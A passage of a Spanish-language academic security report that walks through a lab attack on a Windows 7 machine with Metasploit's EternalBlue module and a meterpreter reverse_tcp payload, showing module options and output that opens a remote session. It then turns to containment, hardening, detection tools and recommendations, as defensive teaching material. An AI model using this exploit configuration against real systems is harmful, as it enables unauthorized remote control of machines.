
Figura 10 Vulnerabilidades del equipo víctima.



Fuente el autor.

Buscamos el exploit ETERNALBLUE y lo ejecutamos.


Figura 11 Buscamos el exploit.



Fuente el autor.

Asignamos el PAYLOAD que utilizaremos y colocamos la ip del equipo victima al RHOST.

Figura 12 Asignamos el Payload que utilizaremos.



Fuente el autor.

Verificamos todos los parámetros asignadas al ataque que se realizara.

Figura 13 Parámetros asignados.

```
Terminal nro. 1
Archivo  Acciones  Editar  Vista  Ayuda
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.0.15     yes       The target host(s), range CIDR id
entifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to
use for authentication
   SMBPass                         no        (Optional) The password for the s
pecified username
   SMBUser                         no        (Optional) The username to authen
ticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matc
hes exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploi
t Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thr
ead, process, none)
   LHOST     192.168.0.14     yes       The listen address (an interface may b
e specified)
```

Fuente el autor

Ejecutamos el exploit

Figura 14 Exploit en ejecución. Y acceso al equipo victima.


```
[*] 192.168.0.15:445 - Sending final SMBv2 buffers.
[*] 192.168.0.15:445 - Sending last fragment of exploit packet!
[*] 192.168.0.15:445 - Receiving response from exploit packet
[+] 192.168.0.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000
D)!
[*] 192.168.0.15:445 - Sending egg to corrupted connection.
[*] 192.168.0.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.0.15
[*] Meterpreter session 1 opened (192.168.0.14:8443 -> 192.168.0.15:49162) at
2020-09-18 09:43:57 -0500
[+] 192.168.0.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=
[+] 192.168.0.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=
[+] 192.168.0.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=

meterpreter >
```

Fuente el autor

Verificamos la información del sistema atacado.

Figura 15 Información del quipo víctima.




Fuente el autor.

Como evidencia se muestra la información generada por el archivo winse20w0.exe

Buscamos el archivo en el equipo victima con sistema operativo Windows 7 y lo encontramos en la siguiente ruta C:\users\semi


Figura 16 Exploramos el equipo víctima.



Fuente el autor

Ejecutamos el comando Shell para poder interactuar con la línea de comandos de Windows.


Figura 17 Ejecutamos el comando Shell para tener control del equipo víctima.



Fuente el autor.

Vemos el contenido al ejecutar la aplicación.

Figura 18 Evidencia ejecución archivo winse20w0.exe



Fuente el autor.

Finalmente logramos la intrusión al equipo víctima en este caso la máquina que tiene configurado Windows 7 X64. Vemos que podemos tomar prácticamente todo el control de la máquina, sin necesidad de ser detectados, y aprovechando de las vulnerabilidades de equipo.

En el caso del equipo con Windows 7 x86 que muestra la pantalla azul se debe a que el exploit genera pantalla azul por tratarse de un sistema operativo Windows 7 de 32 bits, el expoit inicialmente solo funciona con Windows a 64 bits.

Acciones necesarias para contener el ataque.

Una vez que se detecta una entrada ilegal en los sistemas informáticos de la Empresa es necesario llevar a cabo un plan organizado de recuperación, cuyo objetivo no es otro que recuperar el sistema y dejarlo tal y como estaba antes del incidente. Para ello se deben implantar medidas técnicas de recuperación de la información: backups de los sistemas, copias de seguridad, etc.

Tenemos que asegurarnos de que todo el software y sistemas operativos estén actualizados con los parches de seguridad aplicados, además de tener instalados soluciones de protección, como antivirus, los cortafuegos tiene que estar activos y actualizadas las reglas en todo momento. Igualmente debemos cambiar la lista de accesos. Verificar detalladamente los logs del sistema en los cuales podemos identificar las posibles causas del ataque realizado.

La respuesta debe ser rápida y efectiva. Lo que se tenga que hacer dependerá del tipo de ataque en concreto, pero primordialmente lo que se debe hacer es contener el ataque.

Aislar los dispositivos infectados. Eliminar las posibles causas, que nos asegure de que el ataque no se vuelva a reproducir.

Determinar hasta qué punto afecto el ataque, tener presente tanto los equipos y dispositivos, como la información que haya sido sustraída.

Asegurar la continuidad del servicio, para no afectar el normal funcionamiento de la empresa.

Igualmente analizamos la documentación emitida por Microsoft con respecto al boletín MS17-010 en la cual nos informa: Esta actualización resuelve vulnerabilidades en Microsoft Windows. La más grave de estas vulnerabilidades podría permitir la ejecución remota de código si un atacante envía mensajes especialmente diseñados a un servidor de Microsoft Server Message Block 1.0 (SMBv1).[7]

[7] MS17-010: Actualización de seguridad. Recuperado https://support.microsoft.com/es-co/help/4013389/title

La tarea es hacerle la vida difícil al atacante. Al realizar el Hardening al sistema operativo Windows 7 en nuestro caso, se podría truncar la labor del hacker ya que con esto ganaríamos tiempo que se utilizara en minimizar las posibles consecuencias de un incidente de seguridad e igualmente se podría evitar que éste se concrete. Hay que ser claros el Hardening de sistemas operativos no necesariamente logrará crear equipos “invulnerables”.

Siempre hay que tener activado y configurado adecuadamente el servicio de Windows referente a las actualizaciones automáticas, para asegurar que el equipo tendrá todos los parches de seguridad al día. Es aconsejable instalar un servidor de actualizaciones, que deberán ser instalados en un entorno de pruebas para verificar el impacto de la instalación de actualizaciones antes de instalarlas en ambientes productivos.

Las configuraciones de acceso remoto son muy importantes hoy en día. Pero si no son necesarias sería bueno deshabilitarlas. Pero al contrario si se necesita tener control remoto de los equipos, es útil configurarlos de manera precisa, restringiendo el acceso a aquellos usuarios que realmente necesiten el servicio, restringir lo mejor posible las conexiones concurrentes, tener mucho cuidado en la desconexión y cierre de sesiones y establecer un canal cifrado de comunicaciones para tales tareas, como sugerencia el SSH.

Herramientas que nos pueden permitir contener ataques informáticos.

Contención: esta actividad busca la detección del incidente con el fin de que no se propague y pueda generar más daños a la información o a la arquitectura de TI, para facilitar esta tarea la entidad debe poseer una estrategia de contención previamente definida para poder tomar decisiones por ejemplo: apagar sistema, desconectar red, deshabilitar servicios.

ZENMAP: interfaz gráfica oficial de nmap, válida tanto para Windows, como para otros sistemas operativos. Es gratuita y de código abierto.[8]

Permite Descubrir e identificar equipos en la red. Identificar puertos abiertos en estos equipos. Conocer los servicios concretos que están ofreciendo estos equipos. El sistema operativo que tienen instalado, incluida la versión. Conocer si se está utilizando cortafuegos. Conocer algunas características del hardware de red de los equipos detectados.

SNORT es un IDS en tiempo real desarrollado por Martin Roesch y disponible bajo GPL. Se puede ejecutar en máquinas UNIX y Windows. Es el número uno en sistemas de detección de intrusos en este momento. Dispone actualmente de unas 1.600 reglas y de multitud de aplicaciones para el análisis de sus alertas.[9]

[8] https://www.redeszone.net/2014/01/18/zenmap-la-interfaz-grafica-oficial-de-nmap-para-escanear-puertos-a-fondo/

[9] http://catarina.udlap.mx/u_dl_a/tales/documentos/lem/urbina_p_j/capitulo4.pdf

NESSUS es una herramienta de escaneo de seguridad remota, que escanea un equipo de cómputo y genera una alerta si descubre alguna vulnerabilidad que los piratas informáticos malintencionados podrían usar para obtener acceso a cualquier equipo que haya conectado a una red. Lo hace ejecutando más de 1200 comprobaciones en un equipo determinado, probando para ver si alguno de estos ataques podría usarse para ingresar al equipo o dañarlo de otra manera.[10]

[10] https://www.redeszone.net/tutoriales/seguridad/mejores-escaner-vulnerabilidades-gratis-hacker/

CONCLUSIONES

Cada uno de los puntos analizados refleja una problemática actual, la cual consiste en el uso indebido de las tecnologías de la información y las comunicaciones, esto conlleva a que herramientas tecnológicas sean usadas para cometer delitos que afectan exponencialmente a individuos y organizaciones. Sus consecuencias son perdidas monetarias, daños en la reputación, sabotaje, espionaje, chantaje, ciber acoso, entre otras.

Se debe atacar en el menor tiempo posible los incidentes de seguridad materializados y que aún no reciben tratamiento formal mediante el diseño e implementación de un “procedimiento de gestión de incidentes” para el tratamiento correcto de los mismos y que ayude a crear cultura para documentar todo lo que sucede respecto a la seguridad que facilite la identificación de las vulnerabilidades en la seguridad de la información.

Al examinar con más detalle los ficheros logs y registros, queríamos encontrar indicios del ataque y a través de esto intentar buscar una correlación temporal entre eventos. Ya que los archivos log y de registro son generados de forma automática por el propio sistema operativo o por aplicaciones específicas, conteniendo datos sobre accesos al equipo, errores de inicialización, creación o modificación de usuarios, estado del sistema, etc. Por lo que a través del análisis de este tipo de archivos podremos obtener información de entradas extrañas y compararlas con la actividad de los ficheros.

Como el sistema operativo de la maquina afectada es windows podemos ver el editor de registro de este, las sesiones de usuario, los archivos de configuración del sistema (msconfig), las propiedades del disco duro, la información del sistema (msinfo32), como el apoyo de las herramientas software dedicadas al análisis de ataques informaticos.

En Informática la palabra vulnerabilidad hace referencia a una debilidad que permite a un atacante violar la confidencialidad, integridad, disponibilidad, control de acceso y consistencia del sistema o de sus datos. Las vulnerabilidades son consecuencia directa de fallos en el diseño de los sistemas, limitaciones tecnológicas.

La ética de los individuos debe estar por encima de cualquier situación y debe castigarse cualquier delito que, aunque parezca que no afecta a terceros, si represente a corto, mediano o largo plazo, un fraude o un incumplimiento de normas, leyes o procedimientos.

RECOMENDACIONES

Crear un plan actualizaciones sobre los sistemas y equipos Se recomienda tener un antivirus instalado en todos los equipos de la compañía y siempre actualizado.

Plan de actualización y parcheo de equipos constante.

Hardenización de equipos a nivel sistema operativo con el fin de que solo un usuario actualizado pueda realizar instalación de programas sobre los equipos.

Monitoreo de comportamiento de red con el fin de detectar comportamientos anómalos a tiempo.

Se debe de crear políticas claras para la atención a cualquier tipo de requerimiento que atente contra la seguridad informática en la empresa.

Se debe controlar la asignación de privilegios a todos los logs de información de los equipos de la empresa con el fin que los usuarios puedan modificar y /o alterar información.

Se deben establecer procedimientos claros de la empresa ya que esto permite mejorar la seguridad y el rendimiento de estos.

Manejo de herramientas de antivirus y análisis de comportamiento (UEBA) con el objetivo de identificar de manera oportuna posibles ataques.

Programar un escaneo de vulnerabilidades por lo menos una vez al mes para conocer e identificar la falla de seguridad con las que se cuenta.

Realizar copias de seguridad de los sistemas y archivos críticos.

Implementar un sistema de detección de intrusos, IDS con el objetivo de monitorear e identificar actividad no autorizada sobre los sistemas y servicios.

Se debe de crear políticas claras para la atención a cualquier tipo de requerimiento que atente contra la seguridad informática en la empresa.

Se deben establecer procedimientos claros para extraer la información de los equipos de la compañía en caso de presentarse temas relacionados con incidentes de seguridad informática.

Se deben de tener procedimientos claros para el manejo de las evidencias que se extraigan de los equipos, esto con el fin de no contaminarlos.

BIBLIOGRAFIA.

Ataques cibernéticos. Recuperado https://blog.mdcloud.es/ataque-cibernetico-consecuencias-como-actuar-y-como-protegerse/

David A. Franco, J. L. (2012). Metodología para la Detección de Vulnerabilidades en Redes de Datos. Información Tecnológica Vol. 23(3), 113-120.

DUARTE, E. (2012). Las 8 Mejores Herramientas De Seguridad Y Hacking.

FireEye. (2015). Cyber Security & Malware Protection.

Gómez, D. G. (2003). Sistemas de detención de intrusiones. Obtenido de http://www.varetydecor.com: http://www.varetydecor.com/files/IDS_v10.pdf

MS17-010: Actualización de seguridad. Recuperado https://support.microsoft.com/es-co/help/4013389/title

Que es hardening. Recuperado https://blog.smartekh.com/que-es-hardening

Introduccion cis controls Recuperado https://www.lnr.pw/2020/01/introduccion-los-cis-controls.html

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. Recuperado de: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

CCN Cert. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. CCN Cert. (pp. 10-29) Recuperado de: https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11) Recuperado de: https://www.mintic.gov.co/portal/604/articles-4274_documento.pdf

OWASP. "Sobre OWASP." (11 de Noviembre de 2014). {En línea}. {14 de noviembre de 2016} disponible en: https://www.owasp.org/index.php/Sobre_OWASP.

Allen, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium